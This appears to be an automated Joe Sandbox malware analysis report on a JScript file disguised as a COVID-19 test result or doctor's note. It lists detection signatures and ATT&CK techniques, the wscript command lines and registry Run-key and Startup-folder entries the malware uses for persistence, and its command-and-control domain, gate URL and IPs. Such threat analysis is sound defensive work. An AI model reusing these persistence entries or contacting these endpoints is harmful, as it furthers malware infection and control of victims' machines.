ID: 365159
Sample Name:
COVID_19_Test_Result_Doctor_Note.js
Cookbook: default.jbs
Time: 09:19:22
Date: 09/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report COVID_19_Test_Result_Doctor_Note.js

Overview


General Information

Sample Name:	COVID_19_Test_Result_Doctor_Note.js
Analysis ID:	365159
MD5:	0bca3422ec870f2..
SHA1:	36352478af11cdd.
SHA256:	7703889f1b2c6fd..
Infos:	

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Drops script at star…
- Sigma detected: Register Wscript In…
- System process connects to networ…
- Drops script or batch files to the sta…
- Found C&C like URL pattern
- Potential obfuscated javascript found
- Wscript called in batch mode (surpre…
- Contains capabilities to detect virtua…
- Creates a start menu entry (Start Me…
- Found WSH timer for Javascript or V…
- Internet Provider seen in connection…
- Java / VBScript file with very long s…
- May sleep (evasive loops) to hinder

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 6540 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\COVID_19_Test_Result_Doctor_Note.js' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 6868 cmdline: 'C:\Windows\system32\wscript.exe' //B 'C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 5564 cmdline: 'C:\Windows\system32\wscript.exe' //B 'C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 4528 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches


Sigma Overview

System Summary:

Sigma detected: Drops script at startup location

Sigma detected: Register Wscript In Run Key

Signature Overview



- Compliance
- Networking
- System Summary
- Data Obfuscation
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Compliance:

Binary contains paths to debug symbols

Networking:

Found C&C like URL pattern

System Summary:

Wscript called in batch mode (surpress errors)

Data Obfuscation:

Potential obfuscated javascript found

Boot Survival:

Drops script or batch files to the startup folder

HIPS / PFW / Operating System Protection Evasion:


System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 3 2	Startup Items 1	Startup Items 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 2 1	Process Injection 1 2	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 2 1	Process Injection 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 Track Devic Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID_19_Test_Result_Doctor_Note.js	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
adsclickboost.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://adsclickboost.com/U	0%	Avira URL Cloud	safe	
http://adsclickboost.com/9aL	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpPJ	0%	Avira URL Cloud	safe	
http://adsclickboost.com/12J	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.phph	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpP	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php&	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php.	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpPz	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php/	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php4	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpP4	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php4d%2fb	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpW	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.phpv	0%	Avira URL Cloud	safe	
http://adsclickboost.com/9	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.php	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php;	0%	Avira URL Cloud	safe	
http://https://waclickboost.com/	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php4d%2fID_19_Test_Result_Doctor_Note.js	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.phpB	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php	0%	Avira URL Cloud	safe	
http://adsclickboost.com/e	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpPa	0%	Avira URL Cloud	safe	
http://adsclickboost.com/	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php12J	0%	Avira URL Cloud	safe	
http://adsclickboost.com/i	0%	Avira URL Cloud	safe	
http://adsclickboost.com/h	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.phpP	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpPcY	0%	Avira URL Cloud	safe	
http://adsclickboost.com/er	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpy	0%	Avira URL Cloud	safe	
http://adsclickboost.com/l	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.phpO	0%	Avira URL Cloud	safe	
http://adsclickboost.com/RJ0	0%	Avira URL Cloud	safe	
http://adsclickboost.com/zJH	0%	Avira URL Cloud	safe	
http://adsclickboost.com/1	0%	Avira URL Cloud	safe	
http://adsclickboost.com/key/license/gate.php0DUq1z	0%	Avira URL Cloud	safe	
http://adsclickboost.com:80/key/license/gate.phpPW	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
adsclickboost.com	104.21.48.50	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://adsclickboost.com/key/license/gate.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://adsclickboost.com/U	wscript.exe, 00000004.00000003.297771553.000001EFB9E34000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/9aL	wscript.exe, 00000001.00000003.318917408.000001F79268C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://adsclickboost.com:80/key/license/gate.phpPJ	wscript.exe, 00000004.00000003.461256392.000001EFB9E43000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/12J	wscript.exe, 00000001.00000003.356081028.000001F792695000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.phph	wscript.exe, 0000000D.00000003.406308835.00000210EAA35000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpP	wscript.exe, 00000001.00000003.451204480.000001F7926E1000.00000004.00000001.sdmp, wscript.exe, 00000004.00000003.409791610.000001EFB9E34000.00000004.00000001.sdmp, wscript.exe, 00000007.00000002.539332365.00000028338544000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000003.337151756.00000210EAA0D000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000002.511545541.00000210EAA6B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php&	wscript.exe, 0000000D.00000002.511362675.00000210EA9F5000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php.	wscript.exe, 00000007.00000003.408908678.0000028338572000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpPz	wscript.exe, 00000004.00000003.478595101.000001EFB9E3D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php/	wscript.exe, 00000001.00000003.356081028.000001F792695000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php4	wscript.exe, 00000007.00000002.539288266.0000028338535000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpP4	wscript.exe, 00000004.00000003.461256392.000001EFB9E43000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php4d%2fb	wscript.exe, 00000004.00000002.488743713.000001EFB7372000.00000004.00000020.sdmp, wscript.exe, 00000007.00000002.522239743.0000028336342000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpW	wscript.exe, 00000004.00000003.315088682.000001EFB9E3D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.phpv	wscript.exe, 0000000D.00000003.427498683.00000210EAA35000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/9	wscript.exe, 00000004.00000003.369629621.000001EFB9E34000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.php	wscript.exe, 00000001.00000003.451204480.000001F7926E1000.00000004.00000001.sdmp, wscript.exe, 00000001.00000003.375631367.000001F7926E1000.00000004.00000001.sdmp, wscript.exe, 00000004.00000003.334316047.000001EFB9E34000.00000004.00000001.sdmp, wscript.exe, 00000007.00000003.426945749.0000028338599000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000003.381487439.00000210EAA4F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php;	wscript.exe, 00000001.00000003.416757833.000001F7926AA000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://waclickboost.com/	wscript.exe, 00000001.00000003.434766513.000001F792675000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000003.467159682.00000210EAA82000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php4d%2fID_19_Test_Result_Doctor_Note.js	wscript.exe, 0000000D.00000002.491234203.00000210E86A1000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://adsclickboost.com/key/license/gate.phpB	wscript.exe, 0000000D.00000003.337246961.00000210EAA35000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000003.381444898.00000210EAA35000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpp	wscript.exe, 0000000D.00000002.511545541.00000210EAA6B000.00000004.00000001.sdmp	false		unknown
http://adsclickboost.com/e	wscript.exe, 00000004.00000003.390681019.000001EFB9E34000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpPa	wscript.exe, 00000001.00000003.318818802.000001F7926E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/	wscript.exe, 00000004.00000003.409791610.000001EFB9E34000.00000004.00000001.sdmp, wscript.exe, 00000004.00000003.269140453.000001EFB9E01000.00000004.00000001.sdmp, wscript.exe, 00000007.00000003.408789200.00000028338590000.00000004.00000001.sdmp, wscript.exe, 00000007.00000002.539332365.0000028338544000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000002.511576753.00000210EAA81000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000003.381608799.00000210E873B000.00000004.00000001.sdmp, wscript.exe, 0000000D.00000003.317168248.00000210EAA1D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php12J	wscript.exe, 00000001.00000003.416646676.000001F792695000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/i	wscript.exe, 00000004.00000003.461098244.000001EFB9E3D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/h	wscript.exe, 00000001.00000003.434803794.000001F79268C000.00000004.00000001.sdmp, wscript.exe, 00000004.00000003.461098244.000001EFB9E3D000.00000004.00000001.sdmp, wscript.exe, 00000007.00000002.539332365.0000028338544000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.phpP	wscript.exe, 0000000D.00000003.358717656.00000210EAA13000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpPcY	wscript.exe, 00000007.00000002.539429799.000002833858B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/er	wscript.exe, 00000001.00000003.338715180.000001F79268C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpy	wscript.exe, 00000004.00000003.461256392.000001EFB9E43000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/l	wscript.exe, 00000001.00000003.469496295.000001F792695000.00000004.00000001.sdmp, wscript.exe, 00000007.00000003.408908678.0000028338572000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.phpO	wscript.exe, 00000004.00000003.409765695.000001EFB9E27000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/RJ0	wscript.exe, 00000001.00000003.232143310.000001F792695000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/zJH	wscript.exe, 00000001.00000003.338726572.000001F792695000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/1	wscript.exe, 00000001.00000003.416646676.000001F792695000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com/key/license/gate.php0DUq1z	wscript.exe, 00000001.00000003.469238846.000001F792675000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://adsclickboost.com:80/key/license/gate.phpPW	wscript.exe, 0000000D.00000003.381487439.00000210EAA4F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://adsclickboost.com:80/key/license/gate.phpw	wscript.exe, 00000001.00000003.283704504.000001F7926E1000.00000004.00000001.sdmp	false		unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.48.50	adsclickboost.com	United States		13335	CLOUDFLARENETUS	true
172.67.178.142	unknown	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	365159
Start date:	09.03.2021
Start time:	09:19:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID_19_Test_Result_Doctor_Note.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Run name:	Without Instrumentation
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.evad.winJS@4/10@47/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .js
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 92.122.145.220, 168.61.161.212, 13.88.21.125, 184.30.24.56, 51.104.139.180, 104.42.151.234, 51.103.5.186, 92.122.213.194, 92.122.213.247, 52.147.198.201, 20.54.26.129, 51.11.168.160, 104.43.193.48, 52.255.188.83, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:20:14	API Interceptor	93x Sleep call for process: wscript.exe modified
09:20:14	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run COVID_19_Test_Result_Doctor_Note wscript.exe //B "C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js"
09:20:22	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run COVID_19_Test_Result_Doctor_Note wscript.exe //B "C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js"
09:20:30	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.48.50	COVID_19_Test_Result_Doctor_Note.js	Get hash	malicious	Browse	• adsclickboost.com/key/license/gate.php
	license.vbs	Get hash	malicious	Browse	• adsclickboost.com/key/license/gate.php
172.67.178.142	COVID_19_Test_Result_Doctor_Note.js	Get hash	malicious	Browse	• adsclickboost.com/key/license/gate.php
	license.vbs	Get hash	malicious	Browse	• adsclickboost.com/key/license/gate.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
adsclickboost.com	license.vbs	Get hash	malicious	Browse	• 172.67.178.142

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	COVID_19_Test_Result_Doctor_Note.js	Get hash	malicious	Browse	• 172.67.178.142
	Order #2743668.doc	Get hash	malicious	Browse	• 23.227.38.74
	DOC_457800_366776_3673636_76638-737979.DOC.EXE	Get hash	malicious	Browse	• 104.21.31.39
	YZ09cQE8tb.vbs	Get hash	malicious	Browse	• 162.159.134.233
	PL.exe	Get hash	malicious	Browse	• 104.21.53.146
	7msgsbG4HJ.dll	Get hash	malicious	Browse	• 104.21.52.146
